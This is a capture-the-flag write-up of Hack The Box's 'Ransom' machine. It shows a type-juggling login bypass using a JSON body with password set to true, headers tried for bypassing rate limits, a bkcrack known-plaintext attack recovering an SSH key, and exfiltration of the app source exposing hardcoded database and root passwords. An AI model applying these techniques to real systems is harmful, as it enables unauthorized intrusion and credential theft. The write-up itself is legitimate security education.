
Hack The Box Ransom Writeup (Medium Linux)
Medium Linux box. A JSON body of password true bypasses the API login, bkcrack breaks a ZipCrypto archive for an SSH key, and the source leaks root's password.
Summary
Ransom is a medium Linux machine whose front page is a single password field posted to /api/login over GET, and a stack trace on /register identifies the backend as Laravel 8.83.1 on PHP 7.4.3. The route refuses any method other than GET, but it does read a JSON body, so keeping the GET verb while sending Content-Type application/json and {“password”:true} satisfies the comparison and logs in. The panel offers a home directory archive and user.txt, and the archive is encrypted with ZipCrypto Deflate, which john cannot crack but which is vulnerable to a known plaintext attack. Zipping a local copy of .bash_logout produces a matching CRC, so bkcrack derives the keys and writes a decrypted archive holding the htb user’s SSH private key. After logging in over SSH, copying /srv/prod back for review turns up the Laravel .env and an AuthController whose customLogin carries a hardcoded cleartext password, which is also root’s.
Web Server Enumeration
The home page of the website gives me the ability to input a password to log in:

Each time I input a password, the server does not reload the page. Instead, I just get the error message right away saying “Invalid Login”. I review the source code of the web page to discover the javascript resonsible for giving functionality to this http form:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
$(document).ready(function() {

  $('#loginform').submit(function() {

      $.ajax({
          type: "GET",
          url: 'api/login',
          data: {
              password: $("#password").val()
          },
          success: function(data)
          {
              if (data === 'Login Successful') {
                  window.location.replace('/');
              }
              else {
                (document.getElementById('alert')).style.visibility = 'visible';
                document.getElementById('alert').innerHTML = 'Invalid Login';

              }
          }
      });
      return false;
  });
});
It’s weird. They’re using GET requests to authenticate. I say it’s weird because the password in a GET request like this:
1
GET /api/login?password=SuperSecurePassword123!
Would show the password in clear text on any http log files for the web server, whereas if they were to be using POST requests instead, this would not be the case. I try some simple SQL injection payloads to try and bypass the login with no success.
I try running a directory bruteforce attack to see if there’s hidden directories/endpoints but at some point the requests are going too slow:
1
ffuf -u http://10.129.227.93/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-words.txt -t 25 -e php
Even though it’s slow, I’ve got a few hits, including “/register”:
1
register                [Status: 500, Size: 604298, Words: 30781, Lines: 218, Duration: 228ms]
I notice in the HTTP response headers the server has a rate-limit in place:
1
2
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 57
I try adding each of these http headers at a time to my requests (changing the IP value each time) to see if I can perhaps bypass this rate limit, with no success:
1
2
3
4
5
6
7
8
9
10
11
X-Originating-IP: 127.0.0.1
X-Forwarded-For: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-Client-IP: 127.0.0.1
X-Host: 127.0.0.1
X-Forwared-Host: 127.0.0.1

# Double X-Forwarded-For header example
X-Forwarded-For:
X-Forwarded-For: 127.0.0.1
I can see where the app is located when I trigger a ratelimit exception:
1
/srv/prod/
The register page is erroring out (error 500) which gives me some information about the server:

This includes the exact versions of software running on the backend
Laravel version 8.83.1
PHP version 7.4.3
This can be useful.
Logging in to the web application
This is how the original login request to the API looks like:
1
2
3
4
5
6
7
8
9
10
11
12
13
GET /api/login?password=123 HTTP/1.1
Host: 10.129.227.93
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://10.129.227.93/login
Cookie: <COOKIES-GOES-HERE-REDACTED>
Priority: u=0
The server does not accept POST requests. If, in burp, I right-click and select “Change request method” I get this big error:

It’s not a custom error made by the developer. The route is specifically set to deny any method other than GET and HEAD. So we’ll need to use GET requests no matter what.
What we can do though is try and see if the application accepts parameters other than the one in the url path (?password=password-value).
My request looks like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
GET /api/login HTTP/1.1
Host: 10.129.227.93
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
DNT: 1
Connection: keep-alive
Content-Type: application/json
Cookie: laravel_session=[laravel-cookie-redacted]
Priority: u=0
Content-Length: 17

{"password":true}
Notice how it’s still a GET request. However, I:
Modified Content-Type header to be “application/json”
Added
{"password":true}to request body
This way I’m able to log in to the application. This is how the logged in panel looks like:

It offers me to download two files:
homedirectory.zip
user.txt
I download both, http://10.129.227.93/uploaded-file-3422.zip and http://10.129.227.93/user.txt.
ZipCrypto Deflate Known Plaintext Attack
I try extracting this downloaded zip file but it asks me for a password:
1
2
3
$ unzip uploaded-file-3422.zip
Archive:  uploaded-file-3422.zip
[uploaded-file-3422.zip] .bash_logout password:
I initially used zip2john to convert that to a format JohnTheRipper tool can understand:
1
~/hacking/tools/john/run/zip2john uploaded-file-3422.zip > hashes.txt
And then crack it with the rockyou wordlist:
1
john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
But it never works:

So I view more information about this archive with 7z l -slt uploaded-file-3422.zip. This is an example file from the output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
Path = .bash_logout
Folder = -
Size = 220
Packed Size = 170
Modified = 2020-02-25 09:03:22
Created =
Accessed =
Attributes = _ -rw-r--r--
Encrypted = +
Comment =
CRC = 6CE3189B
Method = ZipCrypto Deflate
Host OS = Unix
Version = 20
Volume Index = 0
From there I can see the encryption method is ZipCrypto Deflate, which is an old method and vulnerable to a known plaintext attack.
Being a known plaintext attack, I first gotta know for sure some plaintext that will likely be in one of the files in the archive. The .bash_logout file shown above is rarely changed, and every linux distro probably has one at their disposal. This is how .bash_logout looks like in my machine (/home/user/.bash_logout):
1
2
3
4
5
6
7
# ~/.bash_logout: executed by bash(1) when login shell exits.

# when leaving the console clear the screen to increase privacy

if [ "$SHLVL" = 1 ]; then
    [ -x /usr/bin/clear_console ] && /usr/bin/clear_console -q
fi
I move the encrypted zip archive to a new folder named “crack”, move my .bash_logout file from /home/user/.bash_logout to this current directory and zip it like so:
1
2
3
4
5
user@attackbox:~/hacking/htb/machines/medium/ransom/crack$ ls
uploaded-file-3422.zip
user@attackbox:~/hacking/htb/machines/medium/ransom/crack$ cp ~/.bash_logout .
user@attackbox:~/hacking/htb/machines/medium/ransom/crack$ zip logout.zip .bash_logout
  adding: .bash_logout (deflated 28%)
I can inspect this newly created archive with 7z l -slt logout.zip to see that the CRC checksum value for my .bash_logout is the same as the one in the encrypted zip archive (that’s a very good sign)
1
CRC = 6CE3189B
I use the “bkcrack” tool to perform the known plaintext attack. This will generate a decryption key and use this key to create a new archive file, decrypted.

The command looks like this:
1
bkcrack -C uploaded-file-3422.zip -c .bash_logout -p .bash_logout -P logout.zip -D unlocked.zip
It’s important to mention I have .bash_logout in my CWD:
1
2
3
4
5
6
7
8
$ ls -la
total 32
drwxr-xr-x 2 user user 4096 Dec  6 08:09 .
drwxr-xr-x 6 user user 4096 Dec  6 08:05 ..
-rw-r--r-- 1 user user  220 Dec  6 08:05 .bash_logout
-rw-r--r-- 1 user user  332 Dec  6 08:06 logout.zip
-rw-r--r-- 1 user user 7627 Dec  6 08:09 unlocked.zip
-rw-r--r-- 1 user user 7735 Dec  5 20:04 uploaded-file-3422.zip
Initial Access - SSH Login
I create a new directory called “loot”, move the unlocked archive there and unzip it:

If I cat .ssh/authorized_keys, I can see the username:
1
htb@ransom
The SSH private key for that user is also in .ssh/id_rsa. I can use this private key to log in via SSH:

Post-Exploitation
I’ll zip the entire production website to htb user’s home folder:
1
zip -r ~/prod.zip /srv/prod
And then copy it over to my machine using scp:
1
scp -i id_rsa htb@10.129.227.93:/home/htb/prod.zip ~/hacking/htb/machines/medium/ransom/prod/
Now I can view the entire app source code using my favorite text editor.
Get database credentials at /srv/prod/.env:
1
2
3
4
5
6
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=uhc
DB_USERNAME=uhc
DB_PASSWORD=P@ssw0rd1!
Also get laravel app key from the same file:
1
APP_KEY=base64:oMeOXm+U2XVBm5bJWQGv/FxgdorC8xZ6+MsL9HfU8Jc=
If I take a look at the API route:
1
2
3
4
5
6
<?php
// snippet
use App\Http\Controllers\AuthController;

//snippet
Route::get('/login', [AuthController::class, 'customLogin'])->name('apilogin');
It’s using App\Http\Controllers\AuthController. I can go over there just fine:

And I see the customLogin function:
1
2
3
4
5
6
7
8
9
10
11
12
13
public function customLogin(Request $request)
    {
        $request->validate([
            'password' => 'required',
        ]);

        if ($request->get('password') == "UHC-March-Global-PW!") {
            session(['loggedin' => True]);
            return "Login Successful";
        }

        return "Invalid Password";
    }
Which has a hardcoded cleartext password:
1
Password: UHC-March-Global-PW!
I can use this password to log in to the machine as “root”.